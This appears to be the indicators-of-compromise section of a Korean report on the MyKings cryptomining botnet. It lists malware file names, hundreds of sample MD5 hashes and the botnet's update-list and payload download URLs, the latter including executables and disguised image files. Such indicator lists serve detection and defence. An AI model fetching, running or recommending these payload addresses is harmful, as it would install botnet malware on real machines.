- Mykings挖矿僵尸网络更新基础设施，新钱包收益超过60万 (http://www.lianchaguan.com/archives/8036)
- Uncovering a MyKings Variant With Bootloader Persistence via Managed Detection and Response (https://blog.trendmicro.com/trendlabs-security-intelligence/uncovering-a-mykings-variant-with-bootloader-persistence-via-managed-detection-and-response/)
- MyKings botnet spreads headaches, cryptominers, and Forshare malware (https://news.sophos.com/en-us/2019/12/18/mykings-botnet-spreads-headaches-cryptominers-and-forshare-malware/)

IoC (Indicators of Compromise)

1. 파일명

자주 사용되는 파일 이름은 다음과 같다.

1.dat
2.dat
c3.bat
cab.exe
conhost.exe
item.dat
lsmmaa.exe
lsmosee.exe
max.exe
msief.exe
msiefsa.exe
msinfo.exe
my1.bat
n.vbs
ok.exe
p
ps
s
update.exe
ups.exe
upxupx.exe

2. Hash

관련 샘플의 MD5는 다음과 같다.

0095d0e94b42a1aede94143c6ac70b1b
00977deb25b655696c4c40bb0094c58a
00b3e2e4fc83365ae96e4c7d1bc5bbf9
0198180f94b1068a832685e28d33c0bd
0234ebc4f0b5e609a36c60687fa6502f

02b0021e6cd5f82b8340ad37edc742a0
02ddf81ea82d35e79dcb628e326788c2
03a704d98634f761d090aead21c7256a
042ac6f93597e80112a1c42fdb79e3df
04561139c6248982d25def4eb8410440
04eb90800dff297e74ba7b81630eb5f7
056af557a67f605d655e25b903bd63e2
06e94bb4a3db98858aab1353dc7f39aa
0746201bd82d3aac36663ce9e693108f
0779a417e2bc6bfac28f4fb79293ec34
0793a2d7f5c8a7feba73ee5823e5a2ce
07d2b144f26d8603f59886752e9f9399
08383563f34ed84a6c2fa18b494f966b
0843edfd8d31515ac93b809fb72b0def
08c1f01c3f9f85d2198972cb86d9f9a4
096186532fd525ce4ab11d404fd36102
097d32a1dc4f8ca19a255c401c5ab2b6
09eb068a8cecb22c993b04653f8957c7
0a5cd31f65212917e1939d6083f24a0a
0a6490f8b64e47b65265903f6807490a
0ae24ca590de7cbd9ab1156033aef265
0b0cb672a5977978fd91499e4c4997e8
0b4637f0856489b41e5a89eda2fe6d57
0bf328cf414cd36cab7e7579fc500b9a
0c17491cba1062be447c0076ebf47896
0ca7fb16d4d5e2ba8a77fcaf015bb4dc
0d326f889d052a629866a4be5e53ea3f
0d8e5324e1b59bc2fa2282adbacd5865
0e44caac57372374599930a73c5ed0de
0e6374f226d1e255cfdd023130f7d3e5
0ee7ba24fc2e0c8a38bcd3c1df53eddb
0fc7bb57009636f316787ab32e54b7d5
100b8526e5520851f5bed9f7fbb1f8f0
10164584800228de0003a37be3a61c4d
10ace2e06cc8b5656d38eb2e6ed4f079
10d59e5f78a3e269a8b72a365d677eab
11981f292ea258fda356f42859db9cfc

11e2a809dd8d90ecc7caa0081a2f7c82
128549e963489d1ff384418c4539ae53
12fe92519c5894c6204aa2e3b31e395b
133a0820776c0f82b5825f53a36b0fc2
147ba798e448eb3caa7e477e7fb3a959
1487e2b148f7a4869c212f78cb28d682
15f714c43516e4f6a8d77acb17c4c3d0
16203e58276837ec6e418566eaeec4c0
16a44ec7e1e1ec5b2c5e949a4a0d2af5
1713d083aafbf7e8408e6cedfed42524
1789118445a0f500e44ba7d1ea475b54
18c71ff950fbea5e0060e097122dac74
18f873df9b380a71bba2cecc70f37e98
1a0240beff25c1fa2694d46783c674a5
1a6fea56dc4ee1c445054e6bc208ce4f
1b01bb97b533df326048f98639948592
1b7490528289d50833ab1931863079a6
1bac1ad00b013dcb405e70cbc22c1866
1c8427616127715c75954c898ec7adef
1cb9ca9f0546d2eeb09748453aecf18d
1e09623ebb9ebc15c0582094ea3865a5
1e822122ee664767d15a3d8aaa3a0734
203515a55a7fee46e7bc0da46baaf7e8
2074827e3bbc9c0bd39e75d344d40724
20e18a7ef95e067f91372543da9bd9dc
210986d3d18f6cebba30d85e3d89d559
214d4f4de9ae36117cffccad76b2497c
2154a3703adcb1c46c112b313e2ee959
21d291a8027e6de5095f033d594685d0
22131c12ae8ca10626ff1a10cef825ab
2246e6dbfc6d67363ff50a2ecc2d7972
22e10a6bdd8462e95d494bbefa778201
2346135f2794de4734b9d9a27dc850e1
23a6238a4d5d7b94f246bc15fb545a11
23cfab31a1a52e4ee1d7815bab3e557f
24a904eb3c0f7c302f5f34c6914aa76e
24bfc3c7a8dbf84f2b74ef8f445f6dca

25cf62fc84d9b5dc94c3cdb7b5adf80d
26c0125d8af0c4fcba12b4722e941511
26e065002f793b0ed33040a216eb082c
272e1688bbe0aa19c07b06f2159e00d9
2809e0dbae1540c34d43787f88f251de
297d1980ce171ddaeb7002bc020fe6b6
297ece4dfd9f4c223f1288725dc4e8d7
29926210bd99b2472e649c9eb4e56c9c
29ea12c4584b159c60adb2e98667a127
2ae1ea8de5f358c5b315833173c0c21b
2b088932f863849271d15b25a88f0b8a
2b19bf86beb8cb405fd2bd5d984efa4d
2c77810783b0867320467a1f03428d65
2ca6f38abe700386c6e18d1c577a091a
2cf809f53e34328c21c8c30f04097897
2d411f5f92984a95d4c93c5873d9ae00
2dec082634f834079988680b21283972
2e48ef76941a161761ca4ba3251f161d
2e66238e634ab10c7c048507398d4fd8
2f9262603c05682ee59fd591f651d09a
2fa8636d82eee034162c5f8171e23b83
2fc7aadc6f796abf9a49f82e210879e1
300611666177692a2a541be4fb86effe
3008c635bc40dd2136570ad3876032c6
32951c3422060dcc277f8ef0cdfe6194
32f65b2b87b24a38cff48a35dc98605e
338d5f0a932fa97006141e02ba6e23d7
33f0aaae50a16fe5f54a475354dcd08f
3459e689bb3290e7bb155f03de0e4bf0
34bb8d2ffd35314ec705c1a1823a189d
35800191dcee74a5e35a67bfe7dc5e98
3659b2f17f6df2f2f8b394f61bdfed3c
36b0fc1566bd7092342fb3bf72362e89
382e2c194f3f5c84da62ddd9cd486aee
3aac56426bfa6119ef73fa2196795bb6
3b013b604240b4cc737c4c956884aacf
3ee9f93e1f8515c44411530d6d902dbf

3f8e7446c4019c9f7af3fab8149b45d1
414e88e81ecac1234212b66f7713b94f
42c0b80fe0a28401f2b64a522f1dea84
43e7580e15152b67112d3dad71c247ec
45d20bd5e9f49180704074b7956ef04a
45eb7c7c24901db49b5f5f3cc3a44a5c
46008915521d24d81f0c4fc5a936564c
460b8295ca4df10c96bb2c595ac24954
468e2931613c27835c6974467ddb5ed5
46f5bfd2e31a88384b95391c04aa4d6a
4723de84b113d32187228941aa8e5c08
47f9ad5ba3a2b8f444ce3a6ec889ce2a
481aa11eb5504ab70dc02d5c829b9199
49cc3130496079ebfea58a069aa4b97a
4baa91b9bfe6bd714b8be58f9bdd4e0b
4c16d1d387e49613ba3f7dcf99522013
4c713745a22c14ef3294082629474e80
4c8e95ecee260ab2ea6120ce419a9857
4cf6cc9fafde5d516be35f73615d3f00
4eee4cd06367b9eac405870ea2fd2094
508f53df8840f40296434dfb36087a17
51ca8ebab9e4c55ffe32d96249451fe0
5293a970714ab5a8e05ec5c71874125c
5506f673eb568897b1db7c06eb4e761a
55d860d8d21dd7ab051084beb61abd45
55eb8ba4d26ef4391f437a02c91dcf88
563af82eb6ecce19f5371fafdf74d22b
56503f4bb1163f44e7fbeb51d3c8d6b7
5684b4b9f63cd41a4051585aed27cbad
56eecfe9a8c56f4e53e46142b055fd56
57057a4a5eafbf25a72c62b1325123eb
5707f1e71da33a1ab9fe2796dbe3fc74
5736e8f4e185d6b6430e74e4680ee743
5950dfc2f350587a7e88fa012b3f8d92
5af3bab901735575d5d0958921174b17
5c0029225bf3d96713e02439d7a8fd6f
5c1a7048aab44ba321676dab4aba1c74

5c4e944f20c2bc5bdad962d65be62d5f
5cae130b4ee424ba9d9fa62cf1218679
5d756061c69828e4ad637e0aed8200ee
5e2193e6d48d1dfb750721e20f302af7
5ee250c7e897552bc4c0a98d33df993e
5fdf65971c12576bb165cb49226210e1
6095ccbc0d4222b552bf66fa5fbfcac7
60bd2a8058f193045984b0d76cc84ebc
610e0fd142881291e74638e5150675f8
61e24aa8df55ce14e146c75668a042bd
62270a12707a4dcf1865ba766aeda9bc
629844a7712de211e6be186ab422f2ac
6375de2d7a09c968e364667fdceafe8a
638a9172d5455b585cdbca48e477c9a1
6397cdd0be0beab803913edc0868d41e
64f0f4b45626e855b92a4764de62411b
66c555626f8ae8a7393a3ce9ecf2db86
679cf4aac9b79609fe0ee2e2df39316b
6ab0fde467ffcd86ce036293c08a0112
6affed8ea69596fe15e9b68e902a3da6
6b62b380b8b14b261c5bfdfe7b017cdd
6c07c300355869c0fcecd2d4dd33c95e
6c44be28a5bda742fea2a61b08776c6f
6c82df6ad00b7fb73f268b7b166b5f97
6d1de9ca5099deccfbee8b7bedddc8f6
6dae244f18b994f7a782af29b2022b2b
6ebac01bc64d76feb9ff921350e2ff2b
70f47df5805b9dc3a1fb8f37a75b446c
738e1080bbb4462b849c5a5fc6782a7e
75e856813067ff404621a3b72b45fc01
7711eaee9ce3e98f97b8bf0a46277081
796d1fdfd5b33305161e9407001e9821
79909d617459b8cd42f26f55c2f0fe66
79c3c864004f45d82b89bfdda8925bb5
7c457923c9f56a72997659b88ddae790
7d6c5a0f2682acd6810a2320c4167c62
7d9ed7da43ae9bacdd52146dbac6828d

7f06d7ff64b278422a5cf04460557c2d
7fa0227ff6f5d077b11d7eba8fa8e398
7fa98cef9cd687b64c37b3df88cd303b
8008aa6cc33086f0c5f055f0a2ff6e4e
8071cdea2bc392eadc86006782f2030d
8255f67b94c9e35910d55c9072dac8c8
832556d6c2c23c7f0a69b12259eb6ebe
83b85f0af5fdb200d9dc13580d38a2f4
8448f4f4c144a8383a663c00364e032d
8501db66180c3a0003ffb0e547cf8c73
852faa316d723309e786cae65bc201e3
8540de108a346c3ecbfb27f11749a731
86e52e9d8c26bf9fff8b741867a7d17e
87643516af15ed8b4c17a29838b43029
87674c559daeb4555fa370a0db160769
87b292329f8ad31009051249585ad161
87ece4a1c0654e4765342eba93e15ca1
88171bbc4177e889648eed3e97b75ccc
88f6ba329a61c0168f4f27b443c07b75
89360c41d880abf8f24e6233885dc875
894a9e788586fbff7523c705507733bd
8be6ab5740d6a024e93534b02214f397
8c1d8e427d6c82996cf49d7d5af996ba
8dd2478b7568112b108764ac90f2f117
8e4202e4cb5500121b6919e8c9cd2ea1
8e430435978e1ca66f7c0f241304f1ee
8e504f46b3b3377a4212b08aeaaa8971
8f43b226e9f33099792ab343ff1e0971
8f6c779df17440858662290cdbd8c027
9091762417fbd6e7dfc3e024ece18df4
9098e520c4c1255299a2512e5e1135ba
91a12a4cf437589ba70b1687f5acad19
92c7397350db17e702bc1e37c2167ba2
93515e391ac22a065279cadd8551d2bc
93ccd8225c8695cade5535726b0dd0b6
9548764aeee384cd3ad74c55a322ef37
95e1dd0beeccdbc4e411038f3e5717e0

95e1dd0beeccdbc4e411038f3e5717e0
9833845ace3f6c0903c2a3c9c446024f
98428596438df2a8223820dfd7c8205f
988e5d726b57c33a995decb4fe001669
9959c869e818270986ebf04e4c04fb8e
9a68619420178c31b6706c405ca4fdcb
9a83639881c1a707d8bbd70f871004a0
9bbba6170f19680d168d2b970f02ab86
9c4a7ed1260ab4ae54a81f4f5754d9fb
9ce3cb3d3a81ab74e795fc6b9437ec05
9de64784db04b2f4f335b9eefd011c16
9e0c1c97b30079d90c7bfa24cc428da2
9e634438c285bce16058033fb358acd0
9e86f77ba84bbb8c70a317d2e362754a
9f86afae88b2d807a71f442891dfe3d4
9fa663794e291e6ab06b7b184c0f0ee4
9fa663794e291e6ab06b7b184c0f0ee4
9fd02ee6c10fef2dcc365a6d9077f614
a1b9f55bf93e82550b4c21cd3230c3c3
a1c81a628122d24d44eef3bfe7e26b35
a206d9e633c7d74a735190299b125271
a221ba4fcd507bd3d4a354f49c294056
a23a3b94dd242ac61b4407eb1b71cbd7
a27f9d62b7dd8269744fb5219bdc6e76
a282b62c47ce68e1fc48294ea5ade98d
a318635b15f7dbaf4eda01bf863f0b91
a36ab0af2ac8bf4f31dbf0cb31f40e6f
a38f87c033d324ae91dbfd65e19388c0
a394e108b607aadf6815e7e4ddd94c94
a3c09c2c3216a3a24dce18fd60a5ffc2
a44c2b134a9566cf02f3e72b52199e2c
a4b8c73ab28791a6ab6e4ef68cabd5f5
a4c7eb57bb7192a226ac0fb6a80f2164
a4efdebd57d26cd5b7a1988364a303fe
a5983a0d8584668a5cf2d8f1ef1e8c9c
a685c109f9a50e407ff2abab0f91cac0
a6e302f9368416593487a6a6c807e571

a7fab7a15c4a6756b1f5d976c33a2d0f
a88f4b6726409e4abc4d42627b5ebd98
a925080c8e66f531d0f2883d4a2c8b3f
aac80bc473e5d5389edff0d7f0190e14
aaffe49ac3037ae27461a390fb3a2f9f
ab694742e947f841aadff89f91881255
ab8ce360918ad5e9f8afca1ab31842fc
ac8d3581841b8c924a76e7e0d5fced8d
ace3c5a78644308ed9a07a4ba012da52
ad0496f544762a95af11f9314e434e94
ad6fa1da5b06604001e78f4abb4f8eff
afbb914b38c1825dac829593f917805d
afd1a48d08f42e69355f250dfe0236d3
b0135b8b492ad13c9ac9f6dd6290d935
b0e2fdff8da8871d65f95220c2fb441a
b0eb783287ad9989202328a1456f468c
b146c06e5d632cc7fc7eb7a3145e5b52
b16fb427350a08b4574d4976a3bb83ab
b27590a4b89d31dc0210c3158b82c175
b2cc62ccd49121d83437c6f489ded567
b3cb1d9e286c1dca14fb98dce7cf2f64
b44ae8cb06dd76ba4a0cae5794ef10de
b4cf5a0d39330e42582a37b10f8a39ca
b56534e3c6069872e0dfdb2b5a0211ac
b596506cb147a77949ecfe7f91ad3a46
b5e8a9706b27c39494f21df0bb38fd3a
b60f2efacb26a2462b3d6e826f281ac4
b64cc03b32a93622039affdb73ffe44b
b652a95c82e31f597dee426a6c6fc0f0
b6b68faa706f7740dafd8941c4c5e35a
b89b37a90d0a080c34bbba0d53bd66df
b91bafc53afaf102b384f20d8e0e73a5
b9eec763a3c20112a873f969ae54b699
ba1aaa4edd4e01d8363491ff746fd102
ba3b69aab668f837256448137855caf4
ba6213d5ce846bcb21d0067ed965d398
baa21e0d509750d8040a1a3be2b545e6

baee9c5d630bcfbeb897891eb9ad8025
baf334c3a0de4a1eadd716a1a7341bb2
bc7b732ba0051771770562a2bdc7094a
bc7fc83ce9762eb97dc28ed1b79a0a10
bce5c1569b6f44dac35d14cd2c5e44f8
be1ba9bdbb1efb7b66566fe7875e725c
beb2dd5382d521b074814323a3680659
bf080c14235619caf607e58d35f9655d
c08ab92c9d217c6509102da8685f5104
c1c7ef0ffecf3655ae6a827d9bedba2d
c289c15d0f7e694382a7e0a2dc8bdfd8
c2d54fe3c4926b59fd5bd3d0dff9834d
c3b4158bf2fedc530034c36a542f0568
c43ad16f12fb29e0948baa74b6ffe9aa
c53254db439c7ebbfc9e0db49e8cfc58
c536778087a8d14d2ca9068dde34a1e3
c69f4f037e414f8af0444cf999a05217
c6c51b954b029634a775aaff6567f3b2
c75bd297b87d71c8c73e6e27348c67d5
c7680b8b105ccd47bc0fb0508c732ae7
c798d704f65e21640af3d0364b363230
c807a8405349076bee4b4d4fb82a061f
c838ddeaa31353ea5980f7cae2c2aa15
c88ece9a379f4a714afaf5b8615fc66c
c8beb47dc18c38c4ab24f7645ec07710
c9a90c380f53cac807e0c6afc1720236
c9c1c02291433fc55f88b9a480c8956e
ca71f8a79f8ed255bf03679504813c6a
cb0d0be5143a03edae47516497da9b3d
cbf8665b576b7d4ab2ed0f55cb23b8e7
cf0a84238240eb47fad9e72a0510bef8
cf1ba0472eed104bdf03a1712b3b8e3d
cf4b6097cb46e94fe0cb96cb1f5e42a5
cf4b6097cb46e94fe0cb96cb1f5e42a5
cfa37459c88481113b827eeba9b1bb77
cfa550296b848293f912fd625c114015
d14da7a5558f8028e3befff20c6b2939

d270a83b9e8dda2856079221c485b478
d39cbf69bf08c07d08e2040e8a664189
d47729551368a37c291c8f85bc8f8926
d642685b55c17f882420660f4540d55b
d7378a709dc4deb1a034676c43de503a
d7cbcfb3733027bfec5cb68cf9717e6c
d7f211ed071a09d0744745a1d963ad7e
d988d11c962c362c7d31719b23dd065f
d9edf8a09ea2a5a81089f42282054deb
db0e205613407c4e260bcb585270d8cd
db2a34ac873177b297208719fad97ffa
db40bc577bbcdeda27333062387a2500
db57bd2c2b0b4c2ea531b75fd3f64355
db84b2556d87776aaac714cdc8cc79e3
db88a40e42bcff196907bf4be81c4c78
dbc0ebe1f37ada372ccd25db775ef836
dc3a9e03b860c0e0b69c80075658fb3f
dce1b6d7edba4b83e40fd893b2edca2c
dd7b6bf7b3e57efb07e1458e73faf337
de5f6240eb0b716ec4f8a93c0173ed7d
debd944c8891a4d65eb4af35a469c4db
defff110df48eb72c16ce88ffb3b2207
dfd4eda0d1c44f77c08d9de1a77f4f15
e0377c254ad6d3902d6491bdc0eb1ae5
e14a7eda5150a68e5c7024c55b58d4e5
e29f525e156331f2a424761e53a4c7a3
e2a2ed52f1aca2665e5f792f337d1306
e2d19daaf3f64709ab00850f0a09795e
e377c24d8f228e65438cd3bb543828ef
e499845b03141bfd9946fc52f7671669
e55779e6d816159f863b201e02878658
e5626b416be59e2b3244be171ba20f54
e598898f04596623ebe5bf9d168611d4
e5f19cbfbbaba501d4d9a90856ff17d3
e647672409008b50d10984e463614ce9
e69386c0c91b15ca79b31a4b724a4fc4
e70e12ca70ab032e58e9b887a7db387e

e7761db0f63bc09cf5e4193fd6926c5e
e81e96be9d90a1a1a0871196d0374c26
e8f2a8b3a984bb154d748e7113e9b1b9
e9eeb83aea12af06d4526269faa671cc
ea88d6127762a87c6dedd16668605654
eac1bb20ff0cbc440414a2a80677e924
eb0fd733a3f3ec67cce7f09f1c5f6428
eb814d4e8473e75dcbb4b6c5ab1fa95b
ebf0a20f03730a56a91f0eda3c75aea3
ecd7f7ce921ab97ec3167dbf6f32620f
ed70d1d2a1f1876ae85b923695d3bf27
eed4f0fff2c34a0be6640d7c57f29a0d
ef744c24ac3e4c5f7be6588977f19d61
f054cfb7b40f6bfc364b22c7a4524636
f0854db03200a7c507f55c091528e2b6
f249446c28ab983c395ca4e198db3528
f2736936f4e6f3d20a4ffd2e71b07a19
f34ad812388fff379d12c460fd5e5735
f3ac322bdbc04c828be03d2cd598546e
f3b077569b5bb83d6c15658d6f2e66fb
f63e34b172bc6c88c002a2d25c738ea9
f7f81d8a5170adcdadc720dfbf1e2b9e
f843716b847d99960b438e1596c0a6f1
f84ad0b965538c311cfe05eef1b7745d
f84c643018c6548f6023ac50f2240d6b
f932eb896a12f78dc0db1f68d8da1522
f936b2687d2dcab0610b0d3391bc3753
f9876c69311faecb2b6565be00d70184
fa066f84f3d657dfb9adf8e0f92f03e7
fa70870d2caf2fb90a1d54b8d3a410f7
faea496c34cdc5a401badcdebbd4a87e
fb191fabaa8afbf3342a810be38f0da7
fb7b79e9337565965303c159f399f41b
fbc0230b53e5856bf2675180dec784bd
fc403dab543bb9930f3cac79a3b8c0dc
fd075860b0ae7f1aac688094dec3cac4
fd8f2d6e1eee3f8e74ede681ab4f3724

fe358dc9241be22f601b9321e55c03a7

fe7d9bdbf6f314b471f89f17b35bfbcd

ff9e6b9c256008f6222a2253eb23f6a2

ffb0ecef3937dc58803631d8fb1e1bd0

ffb0ecef3937dc58803631d8fb1e1bd0

3. URL

(1) 다운로드 목록 리스트

http://up.f4321.com:8888/update.txt

http://down2.b591.com:8888/update.txt

http://up.mykings.pw:8888/update.txt

(2) 다운로드 주소

http://103.56.114.93:8888/3366/1.exe

http://103.56.114.93:8888/3366/autoip.dll

http://103.56.114.93:8888/3366/wc.dat

http://118.163.255.188/111.exe

http://139.5.177.10/max.rar

http://139.5.177.10/ok.exe

http://174.128.249.18:8018/max.exe

http://199.168.100.74:8074/max.exe

http://active11.com/max2.exe

http://active11.com/max32.exe

http://down.F4321Y.com:8888/my.html

http://down.mykings.pw:8888/my1.html

http://down2.b591.com/ups.rar

http://img1.timeface.cn/times/b27590a4b89d31dc0210c3158b82c175.jpg

http://up.f4321y.com/wpd.dat

http://up.f4321y.com:8888/ups.rar

http://ww3.sinaimg.cn/mw690/717a8b4dgw1f99ly7blarj20c40e4b2a.jpg